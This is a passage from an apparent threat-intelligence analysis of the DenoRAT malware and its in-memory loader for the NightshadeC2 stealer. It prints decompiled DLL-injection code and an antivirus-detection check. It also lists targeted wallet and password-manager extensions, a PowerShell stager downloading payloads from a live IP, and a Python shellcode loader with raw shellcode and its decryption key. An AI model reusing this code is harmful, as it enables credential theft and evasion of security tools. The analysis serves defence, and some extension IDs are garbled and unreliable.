
Although TRU did not observe this behavior, DenoRAT contains functionality to inject a C2-supplied DLL into Chromium-based browser processes to support App-Bound Encryption (ABE) bypass. Notably, the final payload in this attack was intended to deliver NightshadeC2, a fully featured stealer that handles ABE decryption itself, making this DenoRAT feature unnecessary in this instance.

To prepare for injection, it enumerates running processes matching the browser list below using the Windows APIs **CreateToolhelp32Snapshot**, **Process32First**, and **Process32Next**. Matching processes are then opened and terminated using **OpenProcess** and **TerminateProcess**.

- chrome.exe
- msedge.exe
- brave.exe
- opera.exe

- opera_gx.exe
- vivaldi.exe
- browser.exe
- yandex.exe
- chromium.exe

After terminating browser processes, DenoRAT checks whether ESET is present on the host. **If ESET is detected, the malware skips DLL injection entirely.** This suggests the threat actors may have tested against AV/EDR products and found that ESET detects the process injection technique and/or the ABE bypass method.



```
try {
  let _0x1461d2 = await dn();
  console.log("[Stealer] Killing browser processes...");
  await Vo();
  await new Promise(_0x15ee81 => setTimeout(_0x15ee81, 0x5dc));
  console.log("[Stealer] Browser processes terminated");
  let _0x55834d = [Wo(_0x2e93e9), No(_0x2e93e9), Ko(_0x2e93e9), Ro(_0x2e93e9), _o(_0x2e93e9)];
  let _0x5e3918 = !_0x1461d2.avs?.["includes"]("ESET");
  if (_0x2e93e9.chromeDll && _0x2e93e9.chromeDll.length > 0x0 && _0x5e3918) {
    _0x55834d.push(async () => {
      console.log("[Stealer] Running v20 collection (1st pass)...");
      await qn(_0x2e93e9, _0x2e93e9.chromeDll);
      console.log("[Stealer] 1st v20 pass done, waiting 5s...");
      await new Promise(_0x5a2341 => setTimeout(_0x5a2341, 0x1388));
      console.log("[Stealer] Running v20 collection (2nd pass)...");
      await qn(_0x2e93e9, _0x2e93e9.chromeDll);
      await er(_0x2e93e9);
    })();
  }
}
```

Figure 11 - Kill browsers and check before DLL injection if ESET is present

Before injection, the malware creates a named pipe with **CreateNamedPipeW** to support inter-process communication with the injected DLL and starts the Chromium-based browser process in a suspended state via **CreateProcessW** with **CREATE_SUSPENDED** flag for the **dwCreationFlags** parameter.

```

function nc(_0x52159b) {
  if (!j) {
    return null;
  }
  let _0x1db868 = Qn(_0x52159b);
  let _0x686b82 = new ArrayBuffer(0x68);
  let _0x2096ae = new Uint8Array(_0x686b82);
  new DataView(_0x686b82).setUint32(0x0, 0x68, true);
  let _0x34f29a = new ArrayBuffer(0x18);
  let _0xd0a8a8 = new Uint8Array(_0x34f29a);
  if (j.symbols.CreateProcessW(null, Deno.UnsafePointer.of(_0x1db868), null, null, 0x0, 0x4, null, null, Deno.UnsafePointer.of(_0x2096ae), Deno.UnsafePointer.of(_0xd0a8a8)) === 0x0) {
    let _0x51c8f8 = j.symbols.GetLastError();
    console.error("[ChromeV20] Failed to create suspended process: " + _0x51c8f8);
    return null;
  }
  let _0x9a60ff = new DataView(_0x34f29a);
  let _0x12956a = _0x9a60ff.getBigUint64(0x0, true);
  let _0xae8cdd = _0x9a60ff.getBigUint64(0x8, true);
  let _0x37f88c = _0x9a60ff.getUint32(0x10, true);
  console.log("[ChromeV20] Suspended process created (PID: " + _0x37f88c + ')');
  return {
    'hProcess': Deno.UnsafePointer.create(_0x12956a),
    'hThread': Deno.UnsafePointer.create(_0xae8cdd),
    'dwProcessId': _0x37f88c
  };
};

```

Figure 12 - Create target browser process suspended

DenoRAT creates named pipes that resemble legitimate Chrome or Edge named pipes, selecting the format based on the targeted browser process.

```

function Za(_0x446c98) {
  let _0x5c8786 = Deno.pid;
  let _0x30466a = j.symbols.GetTickCount();
  let _0x8518c5 = (_0x5c8786 ^ _0x30466a) & 0xffff;
  let _0x4fca91 = (_0x5c8786 >> 0x10 ^ _0x30466a >> 0x10) & 0xffff;
  let _0x3e1012 = (_0x5c8786 << 0x8 ^ _0x30466a) & 0xffff;
  let _0x80e9b;
  let _0xa17fc8 = _0x446c98.toLowerCase();
  if (_0xa17fc8 === "chrome" || _0xa17fc8 === "chrome-beta") {
    _0x80e9b = ["chrome.sync." + _0x8518c5 + '.' + _0x4fca91 + '.' + _0x3e1012.toString(0x10).toUpperCase().padStart(0x4, '0'),
      "chrome.nacl." + _0x8518c5 + '.' + _0x3e1012.toString(0x10).toUpperCase().padStart(0x4, '0'), "mojo." + _0x8518c5 + '.' +
      _0x4fca91 + '.' + _0x3e1012.toString(0x10).toUpperCase().padStart(0x4, '0') + ".chrome"][( _0x8518c5 + _0x4fca91) % 0x3];
  } else if (_0xa17fc8 === "edge") {
    _0x80e9b = ["msedge.sync." + _0x8518c5 + '.' + _0x4fca91, "msedge.crashpad." + _0x8518c5 + '.' + _0x4fca91.toString(0x10).
      toUpperCase().padStart(0x4, '0'), "LOCAL\\msedge_" + _0x8518c5][( _0x4fca91 + _0x3e1012) % 0x3];
  } else {
    _0x80e9b = "chromium.ipc." + _0x8518c5 + '.' + _0x4fca91;
  }
  return "\\.\pipe\\" + _0x80e9b;
}

```

Figure 13 - Named pipes mimic legitimate Chromium-based browser pipes

It then performs DLL injection [\[T1055.001\]](#) by allocating memory in the target browser process with **VirtualAllocEx**, writing the DLL with **WriteProcessMemory**, changing protections to **PAGE_EXECUTE_READ** via **VirtualProtectEx**, and starting execution via **CreateRemoteThread**.

```

async function lc(_0x402b64, _0x410df1, _0x3af390, _0xa7ed0d) {
  console.log("\n[ChromeV20] Processing " + _0x402b64.displayName + "...");
  console.log("=====");
  if (!j) {
    console.error("[ChromeV20] FFI not initialized");
    return;
  }
  let _0x38906b = Za(_0x402b64.name);
  console.log("[ChromeV20] Using pipe: " + _0x38906b);
  let _0x121ebc = Qn(_0x38906b);
  let _0x5f5b20 = j.symbols.CreateNamedPipeW(Deno.UnsafePointer.of(_0x121ebc), 0x3, -6, -0x1, 0x10000, 0x10000, 0x0, null);
  if (!_0x5f5b20 || Deno.UnsafePointer.value(_0x5f5b20) === 0x0n) {
    console.error("[ChromeV20] Failed to create named pipe");
    return;
  }
  console.log("[ChromeV20] Named pipe created");
  let _0x8e61ab = nc(_0x410df1);
  if (!_0x8e61ab) {
    j.symbols.CloseHandle(_0x5f5b20);
    return;
  }
  if (!loc(_0x8e61ab.hProcess, _0x38906b, _0x3af390)) {
    console.error("[ChromeV20] DLL injection failed");
    j.symbols.TerminateProcess(_0x8e61ab.hProcess, 0x1);
    j.symbols.CloseHandle(_0x8e61ab.hThread);
    j.symbols.CloseHandle(_0x8e61ab.hProcess);
    j.symbols.CloseHandle(_0x5f5b20);
    return;
  }
  console.log("[ChromeV20] DLL injection successful");
}

```

Figure 14 - Initialize FFI, create named pipe, inject DLL

The figure below displays the core injection routine. It begins by finding the offset to the C2-supplied DLL payload's **Bootstrap** export, likely indicating threat actors use the payload available in the open-source GitHub repository [ChromElevator](#). The code uses **VirtualAllocEx** to allocate memory in the target process, **WriteProcessMemory** to copy the ChromElevator payload DLL and pipe name into the target process, **VirtualProtectEx** to change page permissions to executable, and **CreateRemoteThread** to execute the ChromElevator DLL.

```

function oc(_0x14e017, _0x36b084, _0x33b29a) {
  if (!j) {
    return false;
  }
  let _0x22974f = rc(_0x33b29a);
  if (_0x22974f === null) {
    console.error("[ChromeV20] Failed to find Bootstrap entry point");
    return false;
  }
  let _0x4702ad = Qn(_0x36b084);
  let _0x396d6c = BigInt(_0x33b29a.length + _0x4702ad.byteLength);
  console.log("[ChromeV20] Allocating " + _0x396d6c + " bytes in target process");
  let _0x2a7ecb = j.symbols.VirtualAllocEx(_0x14e017, null, _0x396d6c, 12288, 0x4);
  if (!_0x2a7ecb || Deno.UnsafePointer.value(_0x2a7ecb) === 0x0n) {
    console.error("[ChromeV20] Failed to allocate memory");
    return false;
  }
  let _0x5457de = Deno.UnsafePointer.value(_0x2a7ecb);
  console.log("[ChromeV20] Memory allocated at: 0x" + _0x5457de.toString(0x10));
  let _0x7820ff = new Uint8Array(0x8);
  let _0x38f1cd = new Uint8Array(new ArrayBuffer(_0x33b29a.length));
  _0x38f1cd.set(_0x33b29a);
  let _0x348564 = j.symbols.WriteProcessMemory(_0x14e017, _0x2a7ecb, Deno.UnsafePointer.of(_0x38f1cd), BigInt(_0x33b29a.length), Deno.UnsafePointer.of(_0x7820ff));
  if (_0x348564 === 0x0) {
    console.error("[ChromeV20] Failed to write DLL");
    j.symbols.VirtualFreeEx(_0x14e017, _0x2a7ecb, 0x0n, 0x8000);
    return false;
  }
  console.log("[ChromeV20] DLL written (" + _0x33b29a.length + " bytes)");
  let _0x5e396d = Deno.UnsafePointer.create(_0x5457de + BigInt(_0x33b29a.length));
  _0x348564 = j.symbols.WriteProcessMemory(_0x14e017, _0x5e396d, Deno.UnsafePointer.of(_0x4702ad), BigInt(_0x4702ad.byteLength), Deno.UnsafePointer.of(_0x7820ff));
  if (_0x348564 === 0x0) {
    console.error("[ChromeV20] Failed to write pipe name");
    j.symbols.VirtualFreeEx(_0x14e017, _0x2a7ecb, 0x0n, 0x8000);
    return false;
  }
  console.log("[ChromeV20] Pipe name written");
  let _0xcc38cd = new Uint8Array(0x4);

```

Figure 15 - Inject DLL and write named pipe to process's memory

Anti-Virus Enumeration

In the fingerprinting process (**sysinfo** task), DenoRAT enumerates over a specific list of directories to identify installed Anti-Virus software.

```

function Ma() {-
let _0x275316 = [{"C:\\Program Files\\Windows Defender", "Microsoft Defender Antivirus"}, {"C:\\Program Files\\Windows Defender\\Advanced Threat Protection", "Microsoft Defender for Endpoint"}, {"C:\\Program Files\\Microsoft Defender ATP", "Microsoft Defender for Endpoint"}, {"C:\\ProgramData\\Microsoft\\Windows Defender", "Microsoft Defender Antivirus"}, {"C:\\Program Files\\Kaspersky Lab", "Kaspersky"}, {"C:\\Program Files\\Kaspersky", "Kaspersky"}, {"C:\\Program Files\\ESET", "ESET"}, {"C:\\Program Files (x86)\\ESET", "ESET"}, {"C:\\Program Files\\Norton", "Norton"}, {"C:\\Program Files\\Symantec", "Symantec (Broadcom)"}, {"C:\\Program Files\\McAfee", "McAfee"}, {"C:\\Program Files\\Trend Micro", "Trend Micro"}, {"C:\\Program Files\\Bitdefender", "Bitdefender"}, {"C:\\Program Files\\Avast Software", "Avast"}, {"C:\\Program Files\\AVG", "AVG"}, {"C:\\ProgramData\\Avast", "Avast"}, {"C:\\Program Files\\Sophos", "Sophos"}, {"C:\\ProgramData\\Sophos", "Sophos"}, {"C:\\Program Files\\CrowdStrike", "CrowdStrike Falcon"}, {"C:\\ProgramData\\CrowdStrike", "CrowdStrike Falcon"}, {"C:\\Program Files\\SentinelOne", "SentinelOne"}, {"C:\\ProgramData\\SentinelOne", "SentinelOne"}, {"C:\\Program Files\\VMware\\Carbon Black", "VMware Carbon Black"}, {"C:\\Program Files\\Carbon Black", "Carbon Black"}, {"C:\\ProgramData\\Carbon Black", "Carbon Black"}, {"C:\\Program Files\\Cylance", "Cylance"}, {"C:\\Program Files\\CylanceProtect", "Cylance Protect"}, {"C:\\Program Files\\Cisco\\AMP", "Cisco AMP for Endpoints"}, {"C:\\Program Files\\Cisco\\AMP for Endpoints", "Cisco AMP"}, {"C:\\Program Files\\Malwarebytes", "Malwarebytes"}, {"C:\\ProgramData\\Malwarebytes", "Malwarebytes"}, {"C:\\Program Files\\Panda Security", "Panda Security"}, {"C:\\Program Files\\F-Secure", "F-Secure"}, {"C:\\Program Files\\Comodo", "Comodo"}];
let _0x1d8245 = [];
try {
let _0x427b26 = typeof Deno < 'u' ? Deno : Hi("node:fs");
for (let [_0x4b45d0, _0x477358] of _0x275316) try {
if (typeof Deno < 'u') {
Deno.statSync(_0x4b45d0);
_0x1d8245.push(_0x477358);
} else {
_0x427b26.statSync(_0x4b45d0);
_0x1d8245.push(_0x477358);
}
}
}
}

```

Figure 16 - Anti-Virus identification routine

The full list is shown in the table below.

Directory Name	Internal Identifier
C:\Program Files\Windows Defender	Microsoft Defender Antivirus
C:\Program Files\Windows Defender Advanced Threat Protection	Microsoft Defender for Endpoint
C:\Program Files\Microsoft Defender ATP	Microsoft Defender for Endpoint
C:\ProgramData\Microsoft\Windows Defender	Microsoft Defender Antivirus
C:\Program Files\Kaspersky Lab	Kaspersky
C:\Program Files\Kaspersky	Kaspersky
C:\Program Files\ESET	ESET
C:\Program Files (x86)\ESET	ESET
C:\Program Files\Norton	Norton
C:\Program Files\Symantec	Symantec (Broadcom)
C:\Program Files\McAfee	McAfee
C:\Program Files\Trend Micro	Trend Micro
C:\Program Files\Bitdefender	Bitdefender

C:\Program Files\Avast Software	Avast
C:\Program Files\AVG	AVG
C:\ProgramData\Avast	Avast
C:\Program Files\Sophos	Sophos
C:\ProgramData\Sophos	Sophos
C:\Program Files\CrowdStrike	CrowdStrike Falcon
C:\ProgramData\CrowdStrike	CrowdStrike Falcon
C:\Program Files\SentinelOne	SentinelOne
C:\ProgramData\SentinelOne	SentinelOne
C:\Program Files\VMware\Carbon Black	VMware Carbon Black
C:\Program Files\Carbon Black	Carbon Black
C:\ProgramData\Carbon Black	Carbon Black
C:\Program Files\Cylance	Cylance
C:\Program Files\CylanceProtect	Cylance Protect
C:\Program Files\Cisco\AMP	Cisco AMP for Endpoints
C:\Program Files\Cisco\AMP for Endpoints	Cisco AMP
C:\Program Files\Malwarebytes	Malwarebytes
C:\Program Files\Panda Security	Panda Security
C:\Program Files\F-Secure	F-Secure
C:\Program Files\Comodo	Comodo

Targeted Browser Extensions: Crypto-Wallets, Password Managers, and Authenticators

The following table lists the browser extensions and corresponding extension IDs targeted by DenoRAT for exfiltration, including MFA authenticators, password managers, and cryptocurrency wallets.

Targeted Browser Extension	Browser Extension ID
Authenticator	bhghoamapcdpbohphigoooaddinpkbai
EOSAuthenticator	oeljdldpnmdbchonieliidgobddffflal

Bitwarden	nngceckbapebfimnlniiiahkandcblblb
KeePassXC	oboona kem of palcgg hoc fo ad of idjkkk
Dashlane	fdjamakpfbdddfjaooikfcpapjohcfmg
1Password	aebldkhhhdcdjpifhhdiojplfjncoa
NordPass	fooolghllnmhmmndgjiamiodkpenpbb
Keeper	bfogiafebfohielmmehodmfbbbebbbpei
RoboForm	pnlccmojcmeohlpggmfnbbiapkmbliob
LastPass	hdokiejnpimakedhajhdIcegeplioahd
BrowserPass	naepdomgkenhinolocfifgehiddafch
MYKI	bmikpgodpkclnkgmnpphehdgcimmeded
Splikity	jhfjfclepacoldmjmkm dlm ganfaalklb
CommonKey	chgfefjpcobfbn pmiokfjjaglahmnded
ZohoVault	igkpcodhieompeloncfnbekccinhapdb
NortonPasswordManager	admmjipmmciaobhojoghlmleefbicajg
AviraPasswordManager	caljgklbbfbcjjana ijlacgnca fpegll
TrezorPasswordManager	imloifkgjagghnncjkhggdhalmcnfklk
MetaMask	nkbihfbeogaeaoehlefnkodbefgpgknn
MetaMask_edge	ejbalbakoplchlghecdalmeeeajnimhm
TronLink	ibnejdfjmmkpcnlpebklm nkoeiohofec
BinanceChain	fhbohima elbohpbldcngcnapndodjp
Coin98	aeachknmefphepccionboohckonoeemg
iWallet	kncchdigobghenbbaddojjnaogfppfj
Wombat	amkmjimmflddogmhpjloimipbofnfjih
MEWCX	nlbmnnijcnlegkjjpcfjclmcfggfefdm
NeoLine	cphhlgmgameodnhkjdmkpanlelnlohao
TerraStation	aiifbnbfobpmeekipheeijimdpnlpgpp

Keplr	dmkamcknogkgcdfhbbddcgachkejeap
Sollet	fhm fendgdocmcbmfikdcogofphimnkno
ICONex	flpiciilemghbmfalicajoolhkkenfel
KHC	hcflpincpppdclinealmandijcmnkbgn
TezBox	mnfifekajgofkckjemidiaecocnkjeh
Byone	nlgbhdfgdhgbiamfdmbikcdghidoadd
OneKey	infeboajgfhgjbpbpeppbkgnabfdkdaf
DAppPlay	lodccjjbdhfakaekdiahmedfbieldgik
BitClip	ijmpgkjfkbfhoebgogflfebnmejmfbml
SteemKeychain	lkcln jfpbikmcm bachjpd bijejflpcm
NashExtension	onofpnbbkehpmmoabgpcpmigafmmnjhl
HyconLiteClient	bcopgchhojmggmffilplmbdicgaihlkp
ZilPay	klnaejjgbibmhlephnhpmaofohgkpgkd
LeafWallet	cihmoadaighcejopammfbmddcmdekcie
CyanoWallet	dkdedlpgdmmkkfjabffeganieamfklkm
CyanoWalletPro	icmkfkmjoklfhldkkkgpnpldkgdmhoe
NaboxWallet	nknhiehlkippafakaeklbegleCIFHAD
PolymeshWallet	jojhfeodkpkglbfimdfabpdfjaoolaf
NiftyWallet	jbdaocnei iinmjb jlgalhcelgbejmnid
LiquidityWallet	kpfopkelmapcoipemfendmdcghnegimn
MathWallet	afbcbjpbpfadlkmhmclhkeeodmamcflc
CoinbaseWallet	hnfanknocfeofbddgcijnmhnfnkdnaad
CloverWallet	nhnkbkgjikgcigadomkphalanndcapjk
Yoroi	ffnbelfdoeiohenkjibnmadjiehjhajb
Guarda	hpglfhgfnhbpgjdenjgmdgoeiappafln
EQUALWallet	blnieiiffboillknj nepogjhkgnoapac

BitAppWallet	fihkakfobkkmkjojpchpfgcmhfjnmnfp
AuroWallet	cnmamaachppnkjgnildpdmkaaakejnhae
SaturnWallet	nkddgncdjgjfcdamfgcmfnlhccnimig
RoninWallet	fnjhmkhmkbjkkabndcnogagobneec
Exodus	aholpfdialjgjfhomihkjbmgjidlcdno
MaiarDeFiWallet	dngmlblcodfobpdpecaadgfbcgjfnm
Nami	lpfcbjknijpeeillifnkikgncikgfhdo
Eternl	kmhcihebfmpgmihbkjpmjlmioameka
PhantomWallet	bfnaelmomeimhlpmgjnjophhpkkoljpa
TrustWallet	egjidjbpglichdcondbcdbdnbeppgdph

Loader

DenoRAT includes a broad set of tasks that make up its loader functionality. TRU observed the malware's C2 return an **exec-ps** task after the victim registration request. This task contained PowerShell code that ultimately executes the NightshadeC2 RAT/infostealer in memory via a Python-based shellcode loader.

The beautified PowerShell is shown in the figure below, which is responsible for downloading a self-contained Python archive and reflective PE loader named **install.pyc** (pre-compiled via python 3.13.0, SHA256: [e0dd60bb3a409029988db6a10cb1e36586c2636da9eff3a3587bc38473fde54b](#)).

```

$PathArch = "C:\ProgramData\$randomString.zip";
$PythonDir = "C:\ProgramData\$randomString";
$charsArray = "abcdefghijklmnopqrstuvwxyzABCEFGHJKLMNPQRSTUVWXYZ0123456789!";
$randomObject = New-Object System.Random;
$randomString = "";
for ($i = 0; $i -lt 10; $i++) {
    $randomIndex = $randomObject.Next(0, $charsArray.Length);
    $randomCharacter = $charsArray[$randomIndex];
    $randomString += $randomCharacter;
};
$BroFolder = "CFBatFIX";
$WebRequest = New-Object System.Net.WebClient;
$PathMyScript = """"$PythonDir\install.pyc""";
$ContainerName = "7sjVtn0zPVjMZzkxZ.M0a";
$PathPythonExe = "$PythonDir\pythonw.exe";
$PathContainer = "$PythonDir\$ContainerName";
$PathPyc = "$PythonDir\install.pyc";
mkdir $PythonDir;
$Data = $WebRequest.DownloadData("http://162.33.177.16/$BroFolder/Python.zip");
[System.IO.File]::WriteAllBytes($PathArch,$Data);
Expand-Archive $PathArch -DestinationPath $PythonDir;
$Data = $WebRequest.DownloadData("http://162.33.177.16/$BroFolder/install.pyc");
[System.IO.File]::WriteAllBytes($PathPyc,$Data);
$Data = $WebRequest.DownloadData("http://162.33.177.16/$BroFolder/$ContainerName");
[System.IO.File]::WriteAllBytes($PathContainer,$Data);
Start-Process $PathPythonExe -ArgumentList $PathMyScript;

```

Shellcode loader

Encrypted
NightshadeC2 payload

Figure 17 - PowerShell loader that drops python and encrypted NightshadeC2 container file

The contents of the decompiled "install.pyc" (SHA256:

[c2cdf1ecd6684bbcef0405444a570a76e9589bbd563476b08788bde34d83b511](#)) are shown in the next figure.

This script is simply a stager that decrypts and executes the next stage.

The next figure shows the beginning of the Python-based loader, annotated to highlight the shellcode entrypoint offset, the container file downloaded by the previously shown PowerShell stage containing the encrypted NightshadeC2 payload, the AES-256 key used to decrypt the container file, and the raw shellcode bytes.

```

25  SHELL64_OFFSET = 0x5B8;
26  SHELL32_OFFSET = 0x3BE;
27  PROV_RSA_AES = 24;
28  CALG_SHA_256 = 32780;
29  CALG_AES_256 = 26128;
30  CRYPT_VERIFYCONTEXT = 0xF0000000;
31  FILENAME = "7sjVtn0zPVjMZzkxZ.M0a";
32  EXESIZE = 1661456;
33  FILEOFFSET = 0x5407D0;
34  KEY = b"MoscauHighSmoke";
35  class SYSTEM_INFO(Structure):
36      _fields_ = [("wProcessorArchitecture", c_ushort),
37                  ("wReserved", c_ushort),
38                  ("dwPageSize", c_uint32),
39                  ("lpMinimumApplicationAddress", LPVOID),
40                  ("lpMaximumApplicationAddress", LPVOID),
41                  ("dwActiveProcessorMask", LPVOID),
42                  ("dwNumberOfProcessors", DWORD),
43                  ("dwProcessorType", DWORD),
44                  ("dwAllocationGranularity", DWORD),
45                  ("wProcessorLevel", c_ushort),
46                  ("wProcessorRevision", c_ushort)]
47
48  shell = bytes([
49      0x44, 0x89, 0x4C, 0x24, 0x20, 0x66, 0x44, 0x89, 0x44, 0x24, 0x18, 0x89, 0x54, 0x24, 0x10, 0x48,
50      0x89, 0x4C, 0x24, 0x08, 0x48, 0x81, 0xEC, 0xE8, 0x02, 0x00, 0x00, 0x48, 0x8B, 0x84, 0x24, 0xF0,
51      0x02, 0x00, 0x00, 0x48, 0x63, 0x40, 0x3C, 0x48, 0x8B, 0x8C, 0x24, 0xF0, 0x02, 0x00, 0x00, 0x48,
52      0x03, 0xC8, 0x48, 0x8B, 0xC1, 0x48, 0x89, 0x44, 0x24, 0x58, 0x48, 0x8B, 0x44, 0x24, 0x58, 0x0F,
53      0xB7, 0x40, 0x14, 0x48, 0x8B, 0x4C, 0x24, 0x58, 0x48, 0x8D, 0x44, 0x01, 0x18, 0x48, 0x89, 0x84,
54      0x24, 0xA0, 0x00, 0x00, 0x00, 0x48, 0x8B, 0x44, 0x24, 0x58, 0x48, 0x05, 0x88, 0x00, 0x00, 0x00,
55      0x48, 0x89, 0x84, 0x24, 0xA8, 0x00, 0x00, 0x00, 0xB8, 0x08, 0x00, 0x00, 0x00, 0x48, 0x6B, 0xC0,
56      0x00, 0x48, 0x8B, 0x4C, 0x24, 0x58, 0x8B, 0x84, 0x01, 0x88, 0x00, 0x00, 0x00, 0x89, 0x44, 0x24,
57      0x38, 0xB8, 0x08, 0x00, 0x00, 0x00, 0x48, 0x6B, 0xC0, 0x00, 0x48, 0x8B, 0x4C, 0x24, 0x58, 0x8B,
58      0x84, 0x01, 0x8C, 0x00, 0x00, 0x00, 0x89, 0x84, 0x24, 0x88, 0x00, 0x00, 0x00, 0x8B, 0x44, 0x24,
59      0x38, 0x48, 0x8B, 0x8C, 0x24, 0xF0, 0x02, 0x00, 0x00, 0x48, 0x03, 0xC8, 0x48, 0x8B, 0xC1, 0x48,
60      0x89, 0x44, 0x24, 0x70, 0x48, 0x8B, 0x44, 0x24, 0x70, 0x8B, 0x40, 0x1C, 0x48, 0x8B, 0x8C, 0x24,
61      0xF0, 0x02, 0x00, 0x00, 0x48, 0x03, 0xC8, 0x48, 0x8B, 0xC1, 0x48, 0x89, 0x44, 0x24, 0x60, 0x48,
62      0x8B, 0x44, 0x24, 0x70, 0x8B, 0x40, 0x24, 0x48, 0x8B, 0x8C, 0x24, 0xF0, 0x02, 0x00, 0x00, 0x48,
63      0x03, 0xC8, 0x48, 0x8B, 0xC1, 0x48, 0x89, 0x44, 0x24, 0x68, 0x48, 0x8B, 0x44, 0x24, 0x70, 0x8B,
64      0x40, 0x20, 0x48, 0x8B, 0x8C, 0x24, 0xF0, 0x02, 0x00, 0x00, 0x48, 0x03, 0xC8, 0x48, 0x8B, 0xC1,

```

Annotations:

- x64 reflective PE loader offset**: Points to `SHELL64_OFFSET = 0x5B8;` and `SHELL32_OFFSET = 0x3BE;`
- Encrypted "container" file containing NightshadeC2 PE**: Points to `FILENAME = "7sjVtn0zPVjMZzkxZ.M0a";`
- Offset to splice from**: Points to `FILEOFFSET = 0x5407D0;`
- Used in deriving AES key to decrypt "container" file**: Points to `KEY = b"MoscauHighSmoke";`
- Raw shellcode bytes (reflective PE loader)**: Points to the `shell = bytes([` array.

Figure 20 - Beginning contents of the python-based shellcode loader

The remainder of the loader performs the following functions:

1. Allocates a RW page via **VirtualAlloc** and **memcpy**s a x64 reflective PE loader into it (SHA256: [fa0d1adb545881a2d8a508191961a9fd39485c4ac2a0f20ad8e2f931dc45c9ef](#)).
2. Reads the encrypted container file "7sjVtn0zPVjMZzkxZ.M0a" - dropped by the initial PowerShell stage - into memory and slices starting at offset 0x5407D0 (the preceding bytes are decoy padding).
3. Decrypts the PE via Microsoft Crypto APIs: AES-256-CBC where the key = SHA-256("MoscauHighSmoke").
4. Calls **VirtualProtect** to change the shellcode page protection from RW to **PAGE_EXECUTE_READ**.

5. Casts `shellcode_base + 0x5B8` to a function pointer and invokes it with the address of the decrypted PE (skipping decoy bytes) as its argument, effectively transferring control to the reflective loader within the Python process. The loader maps the PE: VirtualAlloc + section copy, IAT fix-ups by DJB2 API-hash resolution, patches the current process's first PEB LDR entry and PEB image base as an evasion technique in an attempt to deceive security products, and jumps to the PE's `AddressOfEntryPoint`, effectively transferring control to the NightshadeC2 payload (SHA256: [c1e0a0543b12c64726f8bb36389010d7f35e57993a22ce5b73c56b9cc2a87a00](https://www.shodan.io/search?query=c1e0a0543b12c64726f8bb36389010d7f35e57993a22ce5b73c56b9cc2a87a00)).

```
Kernel32.GetModuleFileNameW(0, FilePath, MAX_PATH);
while FilePath[crt.wcslen(FilePath) - 1] != '\\':
    FilePath[crt.wcslen(FilePath) - 1] = '\\0';
crt.wscat(FilePath, FILENAME);
hFile = Kernel32.CreateFileW(FilePath, GENERIC_READ, 0, 0, OPEN_EXISTING, 0, 0);
print(Kernel32.GetLastError());
size = Kernel32.GetFileSize(hFile, 0);
print(size);
shellsize = len(shell);
LoadPE_Shell = Kernel32.VirtualAlloc(0, shellsize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
crt.memcpy(LoadPE_Shell, shell, shellsize);
buf = crt.calloc(1, size);
Kernel32.ReadFile(hFile, buf, size, addressof(rw), 0);
Kernel32.CloseHandle(hFile);
pbuf = cast(buf, POINTER(c_ubyte));
AdvApi.CryptAcquireContextW(addressof(hProv), 0, 0, PROV_RSA_AES, CRYPT_VERIFYCONTEXT);
AdvApi.CryptCreateHash(hProv.value, CALG_SHA_256, 0, 0, addressof(hHash));
AdvApi.CryptHashData(hHash.value, KEY, crt.strlen(KEY), 0);
AdvApi.CryptDeriveKey(hProv.value, CALG_AES_256, hHash.value, 0, addressof(hKey));
final = 0;
decrypted = 0;
while EXESIZE > 0:
    if EXESIZE >= 4096:
        todecrypt.value = 4096;
    else:
        final = 1;
        todecrypt.value = EXESIZE;
    AdvApi.CryptDecrypt(hKey.value, 0, final, 0, cast(pbuf, c_voidp).value + FILEOFFSET + decrypted, addressof(todecrypt));
    decrypted += todecrypt.value;
    EXESIZE -= todecrypt.value;
Kernel32.VirtualProtect(LoadPE_Shell, shellsize, PAGE_EXECUTE_READ, addressof(old));
SHELLFUNC = WINFUNCTYPE(c_int, c_uint64);
Shell_func = SHELLFUNC(LoadPE_Shell + offset);
Shell_func(cast(pbuf, c_voidp).value + FILEOFFSET);
```

Allocate buffer for reflective PE loader shellcode and copy shellcode to buffer via memcpy

Derive AES key

Decrypt NightshadeC2 PE image via CryptDecrypt

Execute reflective PE loader shellcode, w/ first arg as the start of the decrypted PE image

Figure 21 - Code in the python-based shellcode loader that handles decryption of the container and entry into shellcode

